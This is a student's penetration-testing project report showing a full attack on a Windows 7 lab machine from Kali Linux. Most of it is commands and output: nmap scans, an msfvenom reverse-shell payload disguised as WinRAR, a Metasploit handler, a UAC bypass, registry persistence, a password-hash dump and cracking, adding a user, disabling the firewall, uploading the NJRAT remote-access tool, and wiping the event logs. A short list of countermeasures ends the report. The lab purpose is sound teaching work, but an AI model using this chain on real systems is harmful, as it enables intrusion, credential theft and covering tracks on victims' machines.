CYBER SECURITY - ETHICAL HACKING

PROJECT ON

Penetration Testing on Windows Operating System

SUBMITTED BY -

AWDHESH SINGH

GOVERNMENT ENGINEERING COLLEGE,BILASPUR

SUBMITTED TO-

MUDIT MATHUR SIR

Requirement:

Kali Linux, Windows 7/8/10


Summary:

In this project we are going to check vulnerabilities in windows and if found exploiting, those vulnerabilities. If we don't find vulnerabilities then we check how installing software from unauthorised source on internet can cause harm to your system and make your system vulnerable to hack.


FOOTPRINTING & SCANNING:

1. KNOW ABOUT TOPOLOGY AND NETWORK

➔NETWORK SCANNING USING SOLARWIND WITH IP ADDRESS RANGE 192.168.66.1-200



➔NETWORK SCANNING USING NMAP WITH IP ADDRESS RANGE 192.168.66.1-100



```
┌──(root💀 kali)-[~]
└─# nmap -v 192.168.66.1-100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-24 12:36 EDT
Initiating ARP Ping Scan at 12:36
Scanning 100 hosts [1 port/host]
Completed ARP Ping Scan at 12:36, 3.81s elapsed (100 total hosts)
Initiating Parallel DNS resolution of 2 hosts. at 12:36
Completed Parallel DNS resolution of 2 hosts. at 12:36, 10.31s elapsed
Nmap scan report for 192.168.66.1 [host down]
Nmap scan report for 192.168.66.2 [host down]
Nmap scan report for 192.168.66.3 [host down]
Nmap scan report for 192.168.66.4 [host down]
Nmap scan report for 192.168.66.5 [host down]
Nmap scan report for 192.168.66.6 [host down]
Nmap scan report for 192.168.66.7 [host down]
Nmap scan report for 192.168.66.8 [host down]
Nmap scan report for 192.168.66.9 [host down]
Nmap scan report for 192.168.66.10 [host down]
Nmap scan report for 192.168.66.11 [host down]
Nmap scan report for 192.168.66.13 [host down]
Nmap scan report for 192.168.66.14 [host down]
Nmap scan report for 192.168.66.15 [host down]
Nmap scan report for 192.168.66.16 [host down]
Nmap scan report for 192.168.66.17 [host down]
Nmap scan report for 192.168.66.18 [host down]
Nmap scan report for 192.168.66.19 [host down]
Nmap scan report for 192.168.66.20 [host down]
Nmap scan report for 192.168.66.21 [host down]
Nmap scan report for 192.168.66.22 [host down]
Nmap scan report for 192.168.66.23 [host down]
Nmap scan report for 192.168.66.24 [host down]
Nmap scan report for 192.168.66.25 [host down]
Nmap scan report for 192.168.66.26 [host down]
Nmap scan report for 192.168.66.27 [host down]
Nmap scan report for 192.168.66.28 [host down]
```

2. Identify vulnerable (Target Machine)

➔ **found a vulnerable target with ip address - >192.168.66.53**

```
Discovered open port 49152/tcp on 192.168.66.53
Discovered open port 10243/tcp on 192.168.66.53
Completed SYN Stealth Scan against 192.168.66.53 in 2.94s (1 host left)
Completed SYN Stealth Scan at 12:36, 4.57s elapsed (2000 total ports)
Nmap scan report for 192.168.66.12
Host is up (0.00060s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 32:EF:33:C1:0A:ED (Unknown)

Nmap scan report for 192.168.66.53
Host is up (0.0072s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:0D:72:87 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 100 IP addresses (2 hosts up) scanned in 18.94 seconds
           Raw packets sent: 3226 (138.744KB) | Rcvd: 1021 (40.992KB)
```

3. Identify IP address and MAC address of that machine

➔ `MAC Address: 08:00:27:C3:25:42 (Oracle VirtualBox virtual NIC)` **& IP ADDRESS - 192.168.66.53**

4. Intense Scan Target Machine

➔

```
┌──(root💀 kali)-[~]
└─# nmap -v 192.168.66.53
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-24 14:11 EDT
Initiating ARP Ping Scan at 14:11
Scanning 192.168.66.53 [1 port]
Completed ARP Ping Scan at 14:11, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:11
Completed Parallel DNS resolution of 1 host. at 14:11, 9.00s elapsed
Initiating SYN Stealth Scan at 14:11
Scanning 192.168.66.53 [1000 ports]
```

5. Check for open ports in machine

➔

```
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
```

6. Check whether firewall is present or not, if it is present try to bypass firewall

➔**Ports are not filtered ,Firewall is turned off in target machine**

```
Nmap scan report for 192.168.66.53
Host is up (0.00082s latency).
Not shown: 987 closed ports
```

Hacking into System

1. Create a backdoor to get system if no vulnerability found


➔

```
┌──(root💀 kali)-[/var/www/html]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.66.254 lport=52000 -f exe -o /var/www/html/wrar.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/wrar.exe

┌──(root💀 kali)-[/var/www/html]
└─# service apache2 start
```

2. Bind the backdoor with a genuine software with icon (software to bind: VLC or WINRAR)

➔



3. Send the software to victim

➔ **Using USB or sharing methods sended the software to victims machine**

4. Get access to system

➔

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.66.254
lhost ⇒ 192.168.66.254
msf6 exploit(multi/handler) > set lport 52000
lport ⇒ 52000
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.66.254:52000
```

ON OTHER SIDE VICTIMS OPEN MY SENDED OR SHARED LATEST VERSION OF WRAR AND I GET ACCESS TO HIS/HER MACHINE

5. Get admin privilege

➔

```
msf6 exploit(windows/local/bypassuac_fodhelper) > use 73
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_eventvwr) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
^[[Amsf6 exploit(windows/local/bypassuac_eventvwr) > set lhost 192.168.66.254
lhost ⇒ 192.168.66.254
^[[A^[[Amsf6 exploit(windows/local/bypassuac_eventvwr) > set lport 52000
lport ⇒ 52000
msf6 exploit(windows/local/bypassuac_eventvwr) > set session 3
session ⇒ 3
msf6 exploit(windows/local/bypassuac_eventvwr) > run

[*] Started reverse TCP handler on 192.168.66.254:52000
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (175174 bytes) to 192.168.66.53
[*] Meterpreter session 6 opened (192.168.66.254:52000 → 192.168.66.53:49182) at 2021-08-24 12:11:56 -0400
[*] Cleaning up registry keys ...
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

6. Create persistence

➔

```
msf6 exploit(windows/local/persistence) > run

[*] Running persistent module against C0DE-PC via session ID: 2
[!] Note: Current user is SYSTEM & STARTUP == USER. This user may not login often!
[+] Persistent VBS script written on C0DE-PC to C:\Users\c0de\AppData\Local\Temp\uFIhttvnS.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\FCKfvLgtOeh
[+] Installed autorun on C0DE-PC as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\FCKfvLgtOeh
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/C0DE-PC_20210824.4320/C0DE-PC_20210824.4320.rc
msf6 exploit(windows/local/persistence) >
```

Post Exploitation

1. Try Sniffer to get passwords from the system.

➔

```
192.168.66.0/24 > 192.168.66.254 » [03:38:37] [net.sniff.http.request] http C0DE-PC POST testphp.vulnweb.com/userinfo.php

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Dnt: 1
Cache-Control: no-cache
Accept: text/html, application/xhtml+xml, */*
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Content-Length: 20
Connection: Keep-Alive
Accept-Language: en-US
Content-Type: application/x-www-form-urlencoded

uname=1234&pass=1234
```

2. Get details about OS, Motherboard details, BIOS serial number, Harddisk details.

➔

```
C:\>systeminfo
systeminfo

Host Name:                 C0DE-PC
OS Name:                   Microsoft Windows 7 Ultimate
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          c0de
Registered Organization:
Product ID:                00426-292-0000007-85190
Original Install Date:     7/29/2021, 8:56:13 PM
System Boot Time:          8/23/2021, 4:49:59 PM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 21 Model 112 Stepping 0 AuthenticAMD ~2495 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+05:30) Chennai, Kolkata, Mumbai, New Delhi
Total Physical Memory:     2,048 MB
Available Physical Memory: 1,495 MB
Virtual Memory: Max Size:  4,095 MB
Virtual Memory: Available: 3,485 MB
Virtual Memory: In Use:    610 MB
Page File Location(s):     C:\pagefile.sys
```

AND MORE .....

3. Create a user with your name.

➔

```
meterpreter > shell
Process 2500 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user Awdhesh2 /add
net user Awdhesh2 /add
The command completed successfully.
```

4. Turn off firewall of victim computer

➔

```
meterpreter > shell
Process 2812 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>netsh advfirewall set allprofiles state off
netsh advfirewall set allprofiles state off
Ok.
```

5. Get passwords hashes and key of windows


➔use post/windows/gather/smart_hashdump

```
msf6 post(windows/gather/smart_hashdump) > run

[*] Running module against C0DE-PC
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20210824112533_default_192.168.66.53_windows.hashes_994335.txt
[*] Dumping password hashes ...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key ...
[*]     Calculating the hboot key using SYSKEY e00781f543dc7cb392df1265aed4e313 ...
[*]     Obtaining the user list and keys ...
[*]     Decrypting user keys ...
[*]     Dumping password hints ...
[+]     c0de:"1234"
[*]     Dumping password hashes ...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     c0de:1001:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::
[+]     HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:c709ba6233967877fd17e048e6cdb051:::
[+]     Awdhesh2:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Post module execution completed
```

6. Switch on the VNC

➔



7. Upload HTTP Server Malware and NJRAT Malware from Meterpreter Shell to Victim PC and also run that

➔NJRAT-Server.exe


➔HTTP_RAT-HTTPSERVER.exe

```
meterpreter > upload /home/kali/Desktop/Server.exe
[*] uploading  : /home/kali/Desktop/Server.exe → Server.exe
[*] Uploaded 23.50 KiB of 23.50 KiB (100.0%): /home/kali/Desktop/Server.exe → Server.exe
[*] uploaded   : /home/kali/Desktop/Server.exe → Server.exe
meterpreter > upload /home/kali/Desktop/httpserver.exe
[*] uploading  : /home/kali/Desktop/httpserver.exe → httpserver.exe
[*] Uploaded 30.71 KiB of 30.71 KiB (100.0%): /home/kali/Desktop/httpserver.exe → httpserver.exe
[*] uploaded   : /home/kali/Desktop/httpserver.exe → httpserver.exe
meterpreter >
```

8. Now access HTTPserver malware and NJRAT from second windows machine (from where you have made the malware)

➔HTTP_RAT

➔NJARAT-



9. Break password from the password hashes which you got.

➔

```
┌──(kali㉿kali)-[~]
└─$ john --format=NT a.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 16 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 10 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 21 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
12345678         (c0de)
1g 0:00:00:00 DONE 2/3 (2021-08-24 13:20) 3.125g/s 3225p/s 3225c/s 3225C/s 123456..knight
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Clear Logs:

1. Clear logs in victim PC

➔

```
meterpreter > clearev
[*] Wiping 633 records from Application...
[*] Wiping 2661 records from System...
[*] Wiping 750 records from Security...
meterpreter >
```

System Hacking Countermeasures

This article show you the most effective countermeasures for system hacking

1. Password Cracking.

- Enable information security audit to monitor and track password attacks.
- Do not use same password during password change.
- Do not share passwords.
- Do not use passwords that can be found in a dictionary.
- Do not use clear text protocols and protocols with weak encryption.
- Set password change policy to 30 days.

- Avoid storing password in unsecure location.
- Do not use system's default password.
- Make password hard to guess by using 8-12 alphanumeric characters in combination of upper, lower, numbers and symbols.
- Ensure that applications neither store password in a memory nor write them in clear text.
- Use random string (salt) as prefix or suffix with password before encryption.
- Enable SYSKEY with strong password to encrypt and protect the SAM database.
- Never use password such as date of birth, mobile number or child name.
- Monitor server's log for brute force attack.
- Lock out accounts subjected to too many incorrect password login.

2. Privilege escalation.

- Run users and applications on the least privilege.
- Implement multi factor authentication.
- Run services as unprivileged accounts (service accounts).
- Patch system regularly.
- Test operating system and application coding errors and bugs.

3. Key logger.

- Use pop-up blocker.

- Use anti-spyware/anti-virus and keeps signatures up to date.
- Install good professional firewall and anti-keylogging software.
- Recognize phishing emails and delete them.
- Avoid opening junk emails.
- Do not click on links in unwanted emails that may point to malicious sites.
- Scan files before installing them on the computer.
- Keep your hardware systems secure in a locked environment.
- Use windows on-screen keyboard accessibility utility to enter the password or any other confidential information.
- Install a host-based IDS.
- Use software that scans and monitors the changes in the system or network.
- Restrict physical access to sensitive computer systems.
- Periodically check all the computers and check whether there is any hardware connected to the computer.
- Use encryption between keyboard and its driver.

- **Use an anti-keylogger that detects the presence of a hardware keylogger such as Oxynger KeyShield.**